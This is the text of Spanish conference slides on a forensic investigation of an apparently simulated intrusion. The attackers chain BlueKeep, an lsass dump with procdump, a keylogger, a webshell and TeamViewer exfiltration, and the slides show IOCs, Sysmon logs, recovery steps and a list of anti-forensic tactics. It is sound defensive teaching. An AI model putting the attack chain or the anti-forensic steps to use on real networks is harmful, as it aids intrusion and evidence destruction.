SessionId: 0, AtomTable: 0xfffffba0b004e5020, Interactive: False
Desktops: Default
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
```

IOC

- IP maliciosa: 101.132.122.231
- Servidores con reinicios no planificados
- Uso de la webshell Laudanum modificada
- Fichero feliz.exe → prodcump

Análisis del incidente: Objetivos



- Alcance: 3 equipos **comprometidos**
- Impacto: **Copia** de la carpeta de Documentación del EHP, **compromiso** de credenciales de un **admin de dominio**, compromiso de un servidor expuesto a Internet
- IOC: 9
- Vector de entrada: **Bluekeep**
- Exfiltración de datos por TeamViewer, despliegue del Keylogger Refog, dump de credenciales con procdump, uso de webshell Laudanum

3.

Resultados de la respuesta ante incidentes

Conclusiones del análisis forense I

- Los atacantes han **descubierto** WEBSERVER
- Han explotado **BlueKeep** y conseguido acceso
- Han volcado la memoria de lsass.exe con **procdump** y obtenido offline las **credenciales** de salvador.bendito
- Han iniciado sesión por **Escritorio Remoto**
- Han dejado una **webshell** (Laudanum) como backup

Conclusiones del análisis forense II

- Los atacantes han iniciado sesión en **ADMINPC1**
- Han **reconocido** la red y encontrado CHITONSRV
- Han intentado acceder con las credenciales de **admin de dominio** sin éxito
- Han desplegado un **keylogger** y esperado a que salvador.bendito entrara en CHITONSRV con **supersecretadmin**

Conclusiones del análisis forense III

- Los atacantes han entrado en CHITONSRV vía Escritorio Remoto y usado el **portapapeles** para **copiar** los datos
- Han instalado el **TeamViewer** en ADMINPC1, y lo han empleado para **exfiltrar** los datos
- Todas las conexiones se han realizado **encadenando sesiones** de Escritorio Remoto: Atacantes → WEBSERVER → ADMINPC1 → CHITONSRV

Erradicación



- Apagamos todos los equipos afectados
- Buscamos los IOC en todo el parque
- Repasamos **TODOS** los equipos en la DMZ

Recuperación



- Restauramos **snapshots** **previos sanos** de las VM de los servidores
- Remaquetamos ADMINPC1
- Cambiamos las credenciales de **todos** los admin de dominio

¿BD comprometida?

- No hay acceso a equipos de altos cargos
- Se usa cifrado fuerte (AES-256) → !Estamos a salvo!



Diseminación

- Se realiza un **informe** del incidente
- Se comunican los IOC al **CCN-CERT**
- Se notifica el incidente a la **AEPD**
- Se crea un informe **público** del incidente

Compartimos inteligencia



- Se agrupan todos los IOC con un pequeño informe
- Se genera un ticket en LUCIA
- Alternativa: correo cifrado a: incidentes@ccn-cert.cni.es
- CCN-CERT distribuye los IOC vía REYES

Atribución

- A raíz de los IOC, el CCN-CERT afirma que el ataque ha sido realizado por **Anjapistán** (ex-URSS chungu)
- Colaboración internacional → Nuevos IOC y TTP



4.

Lecciones aprendidas


Pasa a producción de forma ordenada



Controla el perímetro con extremo prejuicio



Parchea BIEN los sistemas



ÑaaS
Ñapa as a Service



Controla los accesos: Firewall + saltos




Prohíbe admin. de dominio en los escritorios



Actualiza a W10 / W2016 Server



Cifrar tu pellejo puede salvar



Extra 1: Sysmon

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 5.130

Filtrados:Registro: file://C:\Users\antonio\Desktop\Presentation_STIC\2.6_ADMINPC1_EventLog\Microsoft-Windows-

Nivel	Fecha y hora	Origen	Id. del evento	Categoría
Información	04/11/2019 15:07:33	Sysmon	1	Process
Información	04/11/2019 15:08:06	Sysmon	1	Process
Información	04/11/2019 15:08:23	Sysmon	1	Process
Información	04/11/2019 15:09:02	Sysmon	1	Process
Información	04/11/2019 15:09:29	Sysmon	1	Process
Información	04/11/2019 15:09:46	Sysmon	1	Process

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2019-11-04 14:08:23.661
 ProcessGuid: {6439b5fd-30d7-5dc0-0000-0010c5bc0d01}
 ProcessId: 7696
 Image: C:\Windows\System32\net.exe
 FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
 Description: Net Command
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: net.exe
 CommandLine: net use \\192.168.1.2\c\$
 CurrentDirectory: C:\Users\saltador.bendito\
 User: MINAF\saltador.bendito
 LogonGuid: {6439b5fd-1f35-5dbf-0000-002036821200}
 LogonId: 0x128236
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=15534275EDAABC58159DD0F8607A71E5,SHA256=E9739D544EE0D428696036CBD656C41DCC505B67CC43
 ParentProcessGuid: {6439b5fd-3062-5dc0-0000-0010cb590d01}
 ParentProcessId: 3912
 ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 5.130

Filtrados:Registro: file://C:\Users\antonio\Desktop\Presentation_STIC\2.6_ADMINPC1_EventLog\Microsoft-Windows-Sysmon%4Operational.evtx

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	04/11/2019 15:08:23	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:09:02	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:09:29	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:09:46	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:09:51	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:11:38	Sysmon	1	Process Create (rul...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2019-11-04 14:09:29.146
 ProcessGuid: {6439b5fd-3119-5dc0-0000-00102ae80d01}
 ProcessId: 3444
 Image: C:\Windows\System32\mstsc.exe
 FileVersion: 10.0.17134.112 (WinBuild.160101.0800)
 Description: Remote Desktop Connection
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: mstsc.exe
 CommandLine: "C:\WINDOWS\system32\mstsc.exe"
 CurrentDirectory: C:\WINDOWS\system32\
 User: MINAF\saltador.bendito
 LogonGuid: {6439b5fd-1f35-5dbf-0000-002036821200}
 LogonId: 0x128236
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=5FF04F97C32CD350F936D4CD268CB4F8,SHA256=5BA2B2B52DA79FC124C39E1E345BC83338DD2C83834CB663F1F9C21747235802
 ParentProcessGuid: {6439b5fd-1f42-5dbf-0000-001057841300}
 ParentProcessId: 5456
 ParentImage: C:\Windows\explorer.exe
 ParentCommandLine: C:\WINDOWS\Explorer.EXE

Extra 1: Sysmon

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 5.130

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	04/11/2019 15:13:09	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:13:10	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:13:11	Sysmon	1	Process Create (rul...
Información	04/11/2019 15:13:14	Sysmon	1	Process Create (rul...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2019-11-04 14:13:10.413
 ProcessGuid: {6439b5fd-31f6-5dc0-0000-00108ad80f01}
 ProcessId: 4704
 Image: C:\Users\SALVAD~1.BEN\AppData\Local\Temp\is-T6POL.tmp\686DEB60-A606-469A-A6A4-7A9741F066A6.tmp
 FileVersion: 51.1052.0.0
 Description: Setup/Uninstall
 Product: ?
 Company: ?
 OriginalFileName: ?
 CommandLine: "C:\Users\SALVAD~1.BEN\AppData\Local\Temp\is-T6POL.tmp\686DEB60-A606-469A-A6A4-7A9741F066A6.tmp" /SL5="\$3044C,11209581,121344,C:\WINDOWS\SysWOW64\MPK\686DEB60-A606-469A-A6A4-7A9741F066A6.exe" /SDI=0 /AF="C:\WINDOWS\SysWOW64\MPK" /LOG="C:\WINDOWS\SysWOW64\MPK\log.txt" /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /RESTARTEXITCODE=100 /PASSWORD=9f42040a-7b35-4f3f-a546-91c708a2b843 /PM /ULS=10000000000
 CurrentDirectory: C:\Users\saltador.bendito\3D Objects\
 User: MINAF\saltador.bendito
 LogonGuid: {6439b5fd-1f35-5dbf-0000-0020bd811200}
 LogonId: 0x1281BD
 TerminalSessionId: 1
 IntegrityLevel: High
 Hashes: MD5=C3A2FE0D6B6A3C81F98EB6A79109EF99,SHA256=6938DB6A5AEAA5826CF8FE9B41224C2C95A274187E5BD32D5E66393E02949140
 ParentProcessGuid: {6439b5fd-31f5-5dc0-0000-0010dacf0f01}
 ParentProcessId: 956
 ParentImage: C:\Windows\SysWOW64\MPK\686DEB60-A606-469A-A6A4-7A9741F066A6.exe
 ParentCommandLine: C:\WINDOWS\SysWOW64\MPK\686DEB60-A606-469A-A6A4-7A9741F066A6.exe /SDI=0 /AF="C:\WINDOWS\SysWOW64\MPK" /LOG="C:\WINDOWS\SysWOW64\MPK\log.txt" /VERYSILENT /SUPPRESSMSGBOXES /NORESTART /RESTARTEXITCODE=100 /PASSWORD=9f42040a-7b35-4f3f-a546-91c708a2b843 /PM /ULS=10000000000

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 5.130

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:54:25	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:54:25	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:54:26	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:54:26	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:54:27	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:54:40	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:56:54	Sysmon	1	Process Create (rul...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2019-11-05 13:54:40.077
 ProcessGuid: {6439b5fd-7f20-5dc1-0000-0010a0a8d700}
 ProcessId: 600
 Image: C:\Windows\SysWOW64\MPK\MPKView.exe
 FileVersion: 9.0.9.3490
 Description: ?
 Product: ?
 Company: ?
 OriginalFileName: ?
 CommandLine: c:\windows\SysWOW64\mpk\MPKView.exe
 CurrentDirectory: C:\WINDOWS\system32\
 User: MINAF\saltador.bendito
 LogonGuid: {6439b5fd-1bc2-5dc1-0000-0020ac421e00}
 LogonId: 0x1E42AC
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=CFA5A4146672B335F462EDCCBC2B7BE4,SHA256=2C76DCF722158E5BD14BEA9031C4A3D74D3749EF628D11B01258915FC0A21E61
 ParentProcessGuid: {6439b5fd-1bc3-5dc1-0000-001075611e00}
 ParentProcessId: 2760
 ParentImage: C:\Windows\SysWOW64\MPK\MPK.exe
 ParentCommandLine: "c:\windows\syswow64\mpk\MPK.exe"

Extra 1: Sysmon

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 5.130

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:56:58	Sysmon	1	Process Create (ru...
Información	05/11/2019 14:56:58	Sysmon	1	Process Create (ru...
Información	05/11/2019 14:56:58	Sysmon	1	Process Create (ru...
Información	05/11/2019 14:56:59	Sysmon	1	Process Create (ru...
Información	05/11/2019 14:57:25	Sysmon	1	Process Create (ru...
Información	05/11/2019 14:57:25	Sysmon	1	Process Create (ru...
Información	05/11/2019 14:57:39	Sysmon	1	Process Create (ru...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2019-11-05 13:57:39.558
 ProcessGuid: {6439b5fd-7fd3-5dc1-0000-0010742ddd00}
 ProcessId: 5388
 Image: C:\Windows\System32\net.exe
 FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
 Description: Net Command
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: net.exe
 CommandLine: net use \\192.168.1.2\c\$
 CurrentDirectory: C:\Users\saltador.bendito\
 User: MINAF\saltador.bendito
 LogonGuid: {6439b5fd-1bc2-5dc1-0000-0020ac421e00}
 LogonId: 0x1E42AC
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=15534275EDAABC58159DD0F8607A71E5,SHA256
 =E9739D544EE0D428696036CBD65C41DCC505B67CC43DBA7C6BEC4E3959282AC
 ParentProcessGuid: {6439b5fd-7fc5-5dc1-0000-0010c0cedc00}
 ParentProcessId: 2192
 ParentImage: C:\Windows\System32\cmd.exe
 ParentCommandLine: "C:\WINDOWS\system32\cmd.exe"

Microsoft-Windows-Sysmon%4Operational_1 Número de eventos: 5.130

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:57:39	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:35	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:39	Sysmon	1	Process Create (rul...
Información	05/11/2019 15:00:54	Sysmon	1	Process Create (rul...
Información	05/11/2019 15:02:15	Sysmon	1	Process Create (rul...
Información	05/11/2019 15:02:51	Sysmon	1	Process Create (rul...
Información	05/11/2019 15:02:52	Sysmon	2	File creation time ...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName:
 UtcTime: 2019-11-05 13:58:35.198
 ProcessGuid: {6439b5fd-800b-5dc1-0000-001010c1dd00}
 ProcessId: 5500
 Image: C:\Windows\System32\mstsc.exe
 FileVersion: 10.0.17134.112 (WinBuild.160101.0800)
 Description: Remote Desktop Connection
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: mstsc.exe
 CommandLine: "C:\WINDOWS\system32\mstsc.exe"
 CurrentDirectory: C:\WINDOWS\system32\
 User: MINAF\saltador.bendito
 LogonGuid: {6439b5fd-1bc2-5dc1-0000-0020ac421e00}
 LogonId: 0x1E42AC
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: MD5=5FF04F97C32CD350F936D4CD268CB4F8,SHA256=
 5BA2B2B52DA79FC124C39E1E345BC8338DD2C83834CB663F1F9C21747235802
 ParentProcessGuid: {6439b5fd-1bc7-5dc1-0000-0010b3ff1e00}
 ParentProcessId: 2108
 ParentImage: C:\Windows\explorer.exe
 ParentCommandLine: C:\WINDOWS\Explorer.EXE



carmen

Ciberinteligencia
Avanzada

Centro de Análisis de Registros
y Minería de Eventos

by S2 Grupo en colaboración con



CLAUDIA + CARMEN

- Solución de vigilancia en el endpoint
- CLAUDIA requiere CARMEN
- Múltiples capacidades de respuesta ante incidentes, forense y threat hunting
- Capaz de convertir muchos IOC en “pata negra”

... ¿y si los atacantes fueran MALVADOS?



Acciones anti-forense 1

- Borrar **logs** de CHITONSRV → Sin Bro, no tendríamos datos de conexiones
- Desinstalar **keylogger** → Nos quedamos sin evidencias clave (requerirían un forense mucho más profundo)
- Desinstalar **TeamViewer** / Hacer la copia directa a WEBSERVER → Nos quedamos prácticamente **a ciegas**

Acciones anti-forense 2

- Reiniciar WEBSERVER → Nos quedamos sin el volcado de RAM → (Esto ya ha pasado, fallos del directo 😊)
- No dejar una **webshell** → No tendríamos prácticamente información sobre el punto de entrada (pero los atacantes mantendrían las credenciales del domain admin)

Extra 2: Bitmap cache forensics

- Optimización de **RDP** → Partir la imagen en trozos (**tiles**) y entregar solo cambios.
- Caché del usuario en el cliente (WEBSERVER):
*C:\Users\salvador.bendito\AppData\Local\Microsoft\Terminal Server Client\Cache**
- Usamos **bmc-tools.py** para procesar la caché
- ... 2553 resultados, un collage de 40Mb ...

Extra 2: Bitmap cache forensics

... y parece magia:


WindowsHolographicDevic

MINAF-PC1\NNTTEST - 0 / 0

salvador.bendito - 3 / 3



Keystrokes Typed - 3 / 3

Documento 05/11/2019 7:40



Escriba la contraseña para 192.168.1.2:
La contraseña no es válida para \\192.168.1.2\c\$.

Microsoft Corporation. Todos los derechos reservados.
salvador.bendito>net use \\192.168.1.2\c\$
nombre de usuario para "192.168.1.2": supersecretadmin



LOS ATACANTES NO SON PERFECTOS



5.

Conclusiones

La verdad a veces es escurridiza



Los atacantes son cada vez más listos



Trabaja como si
estuvieras
COMPROMETIDO

!Defendamos!



Evidencias, slides y referencias: <https://loreto.ccn-cert.cni.es/index.php/s/peVMCibyL5nbMGD>

Captura de evidencias en incidentes complejos: <https://vanesa.ccn-cert.cni.es/userportal/#/player/vod/Ud1b1cb038d3f4d59a2642abd9ed0d890>

Email: [asanz/@s2grupo\(.\)es](mailto:asanz/@s2grupo(.)es)

Twitter: [@antoniosanzalc](https://twitter.com/antoniosanzalc)

Canal de forense: t.me/forense

Blog: <https://www.securityartwork.es>

COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

XIII JORNADAS STIC CCN-CERT

ccn-cert
centro criptológico nacional